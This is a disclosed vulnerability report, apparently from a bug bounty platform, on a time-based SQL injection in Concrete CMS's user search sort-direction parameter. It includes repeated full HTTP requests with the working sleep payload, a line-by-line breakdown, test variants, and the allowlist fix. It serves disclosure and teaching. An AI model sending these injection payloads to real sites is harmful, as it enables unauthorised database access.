Time-base SQL Injection in Search Users
The search-users endpoint passed the sort-direction parameter into a SQL query without proper handling, so an attacker could inject SQL. The reporter confirmed this with time-based queries that made the server pause for the chosen number of seconds, but did not extract any data.

- Triaged in 14 hours
- Fixed in 17 days
- Disclosed after 3 months
Description
I've identified an SQL injection vulnerability in the website labs.data.gov that affects the endpoint /index.php/dashboard/users/search and can be exploited via the fSearchDefaultSortDirection param.
I didn't extract any data from the database, I've confirmed the vulnerability using sleep SQL queries with various arithmetic operations. The sleep command combined with the arithmetic operations will cause the server to sleep for various amounts of time depending on the result of the arithmetic operation.


For example, setting the value ==fSearchDefaultSortDirection=desc%2c(selectfrom(select(sleep(30)))a)== will cause the server to sleep for ==30== seconds or setting the value ==fSearchDefaultSortDirection=desc%2c(selectfrom(select(sleep(20)))a)== will cause the server to sleep for ==20== seconds.
To reproduce
Send the following HTTP request (With sleep=20s):
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=1589765824:07f645727d279188e2ce2c91835ab0dd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 399
Connection: close

field%5B%5D=keywords&keywords=admin&field%5B%5D=is_active&active=0&u.uName=1&u.uEmail=1&u.uDateAdded=1&uStatus=1&u.uNumLogins=1&column%5B%5D=u.uName&column%5B%5D=u.uEmail&column%5B%5D=u.uDateAdded&column%5B%5D=uStatus&column%5B%5D=u.uNumLogins&fSearchDefaultSort=u.uDateAdded&fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(20)))a)&fSearchItemsPerPage=10&__ccm_consider_request_as_xhr=1
Result: Server to sleep for 20 seconds
F832170
Send the following HTTP request (With sleep=30s):
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=1589765824:07f645727d279188e2ce2c91835ab0dd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 399
Connection: close

field%5B%5D=keywords&keywords=admin&field%5B%5D=is_active&active=0&u.uName=1&u.uEmail=1&u.uDateAdded=1&uStatus=1&u.uNumLogins=1&column%5B%5D=u.uName&column%5B%5D=u.uEmail&column%5B%5D=u.uDateAdded&column%5B%5D=uStatus&column%5B%5D=u.uNumLogins&fSearchDefaultSort=u.uDateAdded&fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(30)))a)&fSearchItemsPerPage=10&__ccm_consider_request_as_xhr=1
Result: Server to sleep for 30 seconds
F832171
Impact
An attacker can manipulate the SQL statements that are sent to the MySQL database and inject malicious SQL statements. The attacker is able to change the logic of SQL statements executed against the database or extract sensitive information
Attachments
Context
Concrete CMS is an open source content management system, and the affected asset is its public GitHub repository, https://github.com/concrete5/concrete5. The feature involved is the dashboard user search: an authenticated administrator can open an advanced search dialog for users, filter by keywords and status, and choose which columns to display and how to sort them. The dialog submits its criteria to the server, which builds a database query from them.
The researcher reports a time-based SQL injection in that search flow, reachable through the fSearchDefaultSortDirection parameter. The report names the endpoint /index.php/dashboard/users/search as the affected one and demonstrates the issue against the request path /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit.
Setup
The report does not describe any account creation, role assignment or tooling. The requests carry a ccm_token value in the URL. The demonstration requests were sent with Firefox 76 on Windows, as shown by the User-Agent header, and the body is a standard form-encoded AJAX submission (X-Requested-With: XMLHttpRequest, Content-Type: application/x-www-form-urlencoded).
No database version, CMS version or server configuration is stated.
Finding it
The researcher identified the injection in the fSearchDefaultSortDirection parameter of the user advanced search submission. The parameter carries a sort direction such as desc. Because the value is placed into the SQL statement without being constrained to a fixed set of directions, extra SQL can be appended after the direction keyword.
Confirmation was done with time-based blind technique rather than by extracting data. The researcher states plainly that no data was extracted from the database; the vulnerability was confirmed with sleep queries combined with arithmetic operations, so that the server pauses for a duration that depends on the result of the arithmetic. Two payloads are given as examples:
fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(30)))a)
fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(20)))a)
The first makes the server sleep for 30 seconds, the second for 20 seconds. The %2c is a URL-encoded comma, and the subquery (select*from(select(sleep(30)))a) follows it in the value.
Exploitation
Step 1: request with a 20 second sleep
The first request submits the advanced user search with the injected sort direction set to a 20 second sleep:
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=1589765824:[redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 399
Connection: close

field%5B%5D=keywords&keywords=admin&field%5B%5D=is_active&active=0&u.uName=1&u.uEmail=1&u.uDateAdded=1&uStatus=1&u.uNumLogins=1&column%5B%5D=u.uName&column%5B%5D=u.uEmail&column%5B%5D=u.uDateAdded&column%5B%5D=uStatus&column%5B%5D=u.uNumLogins&fSearchDefaultSort=u.uDateAdded&fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(20)))a)&fSearchItemsPerPage=10&__ccm_consider_request_as_xhr=1
The body carries the normal search state: a keyword filter of admin, the is_active field with active=0, the selected columns (u.uName, u.uEmail, u.uDateAdded, uStatus, u.uNumLogins), the sort column fSearchDefaultSort=u.uDateAdded, a page size of 10, and the __ccm_consider_request_as_xhr=1 marker. The injected value sits in fSearchDefaultSortDirection, where desc is followed by the encoded comma and the sleep subquery.
The result recorded for this request is that the server slept for 20 seconds.
Step 2: request with a 30 second sleep
The second request is identical apart from the sleep duration inside the payload:
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=1589765824:[redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 399
Connection: close

field%5B%5D=keywords&keywords=admin&field%5B%5D=is_active&active=0&u.uName=1&u.uEmail=1&u.uDateAdded=1&uStatus=1&u.uNumLogins=1&column%5B%5D=u.uName&column%5B%5D=u.uEmail&column%5B%5D=u.uDateAdded&column%5B%5D=uStatus&column%5B%5D=u.uNumLogins&fSearchDefaultSort=u.uDateAdded&fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(30)))a)&fSearchItemsPerPage=10&__ccm_consider_request_as_xhr=1
The only change is sleep(30) in place of sleep(20). The result recorded for this request is that the server slept for 30 seconds.
Because the delay tracks the value supplied in the parameter, the parameter is reaching the database as SQL rather than being treated as a fixed sort direction. The two attachments show the delayed responses for the 20 second and 30 second cases:
Root cause
The sort direction from the search form reaches the query without being restricted to a known set of values. A direction is a keyword, not free text, so the safe approach is to accept only asc or desc and reject or normalise anything else. Here the value is passed through, so a comma followed by a subquery becomes part of the statement. The report does not show the code responsible, so the exact location of the concatenation is not stated; the behaviour of the two requests is consistent with direct interpolation.
Impact
The researcher's impact statement is that an attacker can manipulate the SQL statements sent to the MySQL database and inject malicious SQL, changing the logic of the statements executed against the database or extracting sensitive information. In practice the injection is reachable through the dashboard user search, so it is exercised by a user who can submit that search.
The platform records the issue as medium severity with a CVSS score of 5.5.
Fix
The change that addresses this class of bug is to stop treating the sort direction as free text: map the submitted value to a fixed allowlist (asc or desc) before it reaches the query, or bind it as a parameter where the query builder supports it, and reject anything else.
Variants to test
- Send
fSearchDefaultSortDirectionwith a value other thanascordesc, such as a comma followed by a subquery, and time the response. A positive result is a delay that matches the value inside the sleep call. - Vary the sleep duration between two requests, for example 20 and 30 seconds, and compare response times. A positive result is a delay that scales with the supplied number, which rules out ordinary slow responses.
What happened, in plain words
A security researcher found a way to make a website's database do something it was never meant to do: pause for a chosen number of seconds. The website in question runs Concrete CMS, a free and open source system that people use to build and manage websites (a "content management system", or CMS).
The problem sits in the part of Concrete CMS where an administrator searches for user accounts. When you type a search term and pick how the results should be sorted, the website sends those choices to its database. The database is the program that stores all the site's data, such as user records, and answers questions about it. The researcher discovered that the sort direction could carry extra SQL into the database query. By adding extra text to that choice, the researcher could slip extra instructions into the query.
To prove it without stealing anything, the researcher used a trick called a time-based blind SQL injection. "Blind" means the attacker cannot see the database's answers directly; instead they ask the database a yes/no question and watch how long the server takes to reply. If the server pauses for exactly the number of seconds the attacker asked for, the injected instruction clearly ran. That is what happened here: a request asking for a 20 second pause took 20 seconds, and one asking for 30 seconds took 30 seconds.
CVSS is a standard scoring system for how serious a security flaw is; 5.5 is in the middle of the scale.
The product and the feature
Concrete CMS is the software. The affected asset named in the report is its public source code repository on GitHub, https://github.com/concrete5/concrete5. A repository is simply a shared folder where a project's code is kept and tracked.
The feature involved is the dashboard user search. A dashboard is the private administration area of a CMS, the place where site staff manage content and users. Inside it, an administrator can open an advanced search dialog for users. A dialog is a pop-up panel in the browser. In that panel the administrator can:
- filter users by keywords,
- filter by whether the account is active,
- choose which columns of information to display (name, email, date added, status, number of logins),
- and choose which column to sort by and in which direction (ascending or descending).
When the administrator submits the dialog, the browser sends all of those choices to the server. The server is the computer that runs the website and holds the database. The server then builds a database query from the choices and runs it. The report names the endpoint /index.php/dashboard/users/search as the affected one, and demonstrates the issue against the request path /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit. An endpoint is just a specific address on a website that accepts a particular kind of request.
What SQL injection means
Websites store most of their information in databases, and they talk to them in a language called SQL (Structured Query Language). A typical SQL query looks like a sentence: "select these columns from this table where this condition is true, ordered this way".
A useful everyday comparison: imagine a librarian who takes written request slips. If you write "give me the history books, sorted by title", the librarian fetches exactly that. But if the librarian blindly copies whatever you write into their own instruction sheet, you could write "give me the history books, sorted by title, and also unlock the back room". The database cannot tell the difference between the website's intended instruction and the attacker's addition, so it runs both.
There are several ways to confirm such a flaw. The researcher chose the time-based blind technique. Instead of trying to read data back, the attacker inserts an instruction that makes the database wait, for example sleep(20), which tells the database to pause for 20 seconds. If the response comes back 20 seconds late, the injected instruction must have executed. This is safe for a researcher because it proves the flaw without touching any real records.
Finding it
The researcher located the injection in the fSearchDefaultSortDirection parameter of the user advanced search submission. A parameter is a named value sent with a request, like a field on a form. This particular parameter normally carries a sort direction such as desc (descending). ORDER BY is the part of a SQL query that decides the order of results.
Because the value is placed into the SQL statement without being limited to a fixed set of directions, extra SQL can be appended after the direction keyword. The researcher confirmed this with sleep queries combined with arithmetic operations, so that the server pauses for a duration that depends on the result of the arithmetic. Two payloads are given as examples:
fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(30)))a)
fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(20)))a)
Line by line, in plain words:
fSearchDefaultSortDirection=is the name of the form field being abused, followed by its value.descis the legitimate sort direction, descending.%2cis a URL-encoded comma. In a URL, certain characters must be written in a coded form;%2cis how a comma travels. The comma separates the direction value from the subquery that follows.(select*from(select(sleep(30)))a)is a subquery, a query nested inside another query. The innerselect(sleep(30))makes the database wait 30 seconds. Theaat the end is just a short alias, a nickname given to the nested result so the database accepts the syntax.
The first payload makes the server sleep for 30 seconds, the second for 20 seconds. The delay matching the number is the proof: the database really did execute the injected instruction.
Setup
The report does not describe any account creation, role assignment or tooling. The requests carry a ccm_token value in the URL. A token is a short secret string a website gives to a logged-in browser and expects back with each request. A session is the period during which a browser stays logged in. In Concrete CMS this token is tied to the session that submits the search.
The demonstration requests were sent with Firefox 76 on Windows, as shown by the User-Agent header. A header is extra information attached to every web request, and User-Agent describes the browser and operating system. The body of the request is a standard form-encoded AJAX submission. AJAX is the technique a web page uses to send a request in the background, without reloading the whole page; form-encoded means the values are packed in the same format as a classic HTML form. The headers X-Requested-With: XMLHttpRequest and Content-Type: application/x-www-form-urlencoded are the markers of that style of request.
No database version, CMS version or server configuration is stated.
Exploitation
Step 1: request with a 20 second sleep
The first request submits the advanced user search with the injected sort direction set to a 20 second sleep:
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=1589765824:[redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 399
Connection: close

field%5B%5D=keywords&keywords=admin&field%5B%5D=is_active&active=0&u.uName=1&u.uEmail=1&u.uDateAdded=1&uStatus=1&u.uNumLogins=1&column%5B%5D=u.uName&column%5B%5D=u.uEmail&column%5B%5D=u.uDateAdded&column%5B%5D=uStatus&column%5B%5D=u.uNumLogins&fSearchDefaultSort=u.uDateAdded&fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(20)))a)&fSearchItemsPerPage=10&__ccm_consider_request_as_xhr=1
Line by line, in plain words:
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=... HTTP/1.1is the request line.POSTmeans "I am sending data to the server". The path is the address of the search submission handler. Theccm_tokenin the query string is the session token described above.HTTP/1.1is the version of the web protocol being used.User-Agent: Mozilla/5.0 ... Firefox/76.0says which browser sent the request.Accept: application/json, text/javascript, */*; q=0.01tells the server which response formats the browser can handle. JSON is a common text format for structured data.Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3lists the languages the browser prefers.Accept-Encoding: gzip, deflatesays the browser can accept compressed responses.Content-Type: application/x-www-form-urlencoded; charset=UTF-8says the body is form-encoded text in UTF-8.X-Requested-With: XMLHttpRequestmarks the request as a background AJAX call.Content-Length: 399is the size of the body in bytes.Connection: closeasks the server to close the connection after replying.- The blank line separates the headers from the body.
- The body is one long string of
name=valuepairs joined by&.field%5B%5D=keywordsisfield[]=keywordswith the brackets URL-encoded;[]means the field is a list.keywords=adminfilters for the word admin.field%5B%5D=is_active&active=0filters on the active status. Theu.uName=1,u.uEmail=1,u.uDateAdded=1,uStatus=1,u.uNumLogins=1andcolumn%5B%5D=...pairs select which columns to display.fSearchDefaultSort=u.uDateAddedchooses the sort column.fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(20)))a)is the injected value: the normaldesc, then the encoded comma, then the sleep subquery.fSearchItemsPerPage=10sets ten results per page.__ccm_consider_request_as_xhr=1tells the CMS to treat the call as an AJAX request.
The result recorded for this request is that the server slept for 20 seconds.
Step 2: request with a 30 second sleep
The second request is identical apart from the sleep duration inside the payload:
POST /concrete5/index.php/ccm/system/dialogs/user/advanced_search/submit?ccm_token=1589765824:[redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 399
Connection: close

field%5B%5D=keywords&keywords=admin&field%5B%5D=is_active&active=0&u.uName=1&u.uEmail=1&u.uDateAdded=1&uStatus=1&u.uNumLogins=1&column%5B%5D=u.uName&column%5B%5D=u.uEmail&column%5B%5D=u.uDateAdded&column%5B%5D=uStatus&column%5B%5D=u.uNumLogins&fSearchDefaultSort=u.uDateAdded&fSearchDefaultSortDirection=desc%2c(select*from(select(sleep(30)))a)&fSearchItemsPerPage=10&__ccm_consider_request_as_xhr=1
The only change is sleep(30) in place of sleep(20). Everything else, including the token, the headers and the other form fields, is the same. The result recorded for this request is that the server slept for 30 seconds.
Why does this matter? Because the delay tracks the value supplied in the parameter, the parameter is reaching the database as SQL rather than being treated as a fixed sort direction. If the server had simply ignored the extra text, both requests would have returned at normal speed. The two attachments show the delayed responses for the 20 second and 30 second cases:
Root cause
The sort direction from the search form reaches the query without being restricted to a known set of values. Concatenated means glued together as text. A direction is a keyword, not free text, so the safe approach is to accept only asc or desc and reject or normalise anything else. Here the value is passed through, so a comma followed by a subquery becomes part of the statement. The report does not show the code responsible, so the exact location of the concatenation is not stated; the behaviour of the two requests is consistent with direct interpolation, meaning the value is dropped straight into the query text.
Impact
The researcher's impact statement is that an attacker can manipulate the SQL statements sent to the MySQL database and inject malicious SQL, changing the logic of the statements executed against the database or extracting sensitive information. MySQL is the specific database software involved. In practice the injection is reachable through the dashboard user search, so it is exercised by a user who can submit that search.
Fix
The change that addresses this class of bug is to stop treating the sort direction as free text: map the submitted value to a fixed allowlist (asc or desc) before it reaches the query, or bind it as a parameter where the query builder supports it, and reject anything else. An allowlist is a list of the only values that are accepted; anything not on the list is refused. Binding a parameter means sending the value separately from the query text, so the database always treats it as data and never as an instruction.
Variants to test
- Send
fSearchDefaultSortDirectionwith a value other thanascordesc, such as a comma followed by a subquery, and time the response. A positive result is a delay that matches the value inside the sleep call. - Vary the sleep duration between two requests, for example 20 and 30 seconds, and compare response times. A positive result is a delay that scales with the supplied number, which rules out ordinary slow responses.
Glossary
- AJAX: a technique where a web page sends a request to the server in the background, without reloading the whole page.
- Allowlist: a list of the only values that are accepted; anything not on the list is refused.
- Binding a parameter: sending a value to the database separately from the query text, so it is always treated as data and never as an instruction.
- Blind SQL injection: an injection where the attacker cannot see the database's answers directly and instead infers them from indirect signals, such as response timing.
- CMS (content management system): software that lets people build and manage a website without writing all the code by hand.
- Concatenation: gluing pieces of text together into one string.
- Content-Type: a header that says what format the body of a request or response is in.
- CVSS: a standard scoring system for the severity of a security flaw.
- Dashboard: the private administration area of a CMS where staff manage content and users.
- Database: the program that stores a website's data and answers questions about it.
- Dialog: a pop-up panel in a browser.
- Endpoint: a specific address on a website that accepts a particular kind of request.
- Form-encoded: a way of packing values into a request body as
name=valuepairs joined by&, like a classic HTML form. - Header: extra information attached to a web request or response, such as the browser type or the content format.
- HackerOne: a bug bounty platform where researchers report security flaws to organisations.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JSON: a common text format for structured data.
- MySQL: a widely used database program.
- ORDER BY: the part of a SQL query that decides the order of results.
- Parameter: a named value sent with a request, like a field on a form.
- Payload: the crafted value an attacker sends to trigger a flaw.
- Query: a question or instruction sent to a database in SQL.
- Repository: a shared folder where a project's code is kept and tracked.
- Session: the period during which a browser stays logged in to a website.
- Severity: how serious a security flaw is judged to be.
- SQL (Structured Query Language): the language websites use to talk to databases.
- Subquery: a query nested inside another query.
- Time-based SQL injection: a blind injection that proves itself by making the database pause for a chosen number of seconds.
- Token: a short secret string a website gives to a logged-in browser and expects back with each request, so the server can tell the request comes from a genuine session.
- URL encoding: writing certain characters in a coded form so they can travel safely in a URL, for example
%2cfor a comma. - User-Agent: a header that describes the browser and operating system that sent a request.





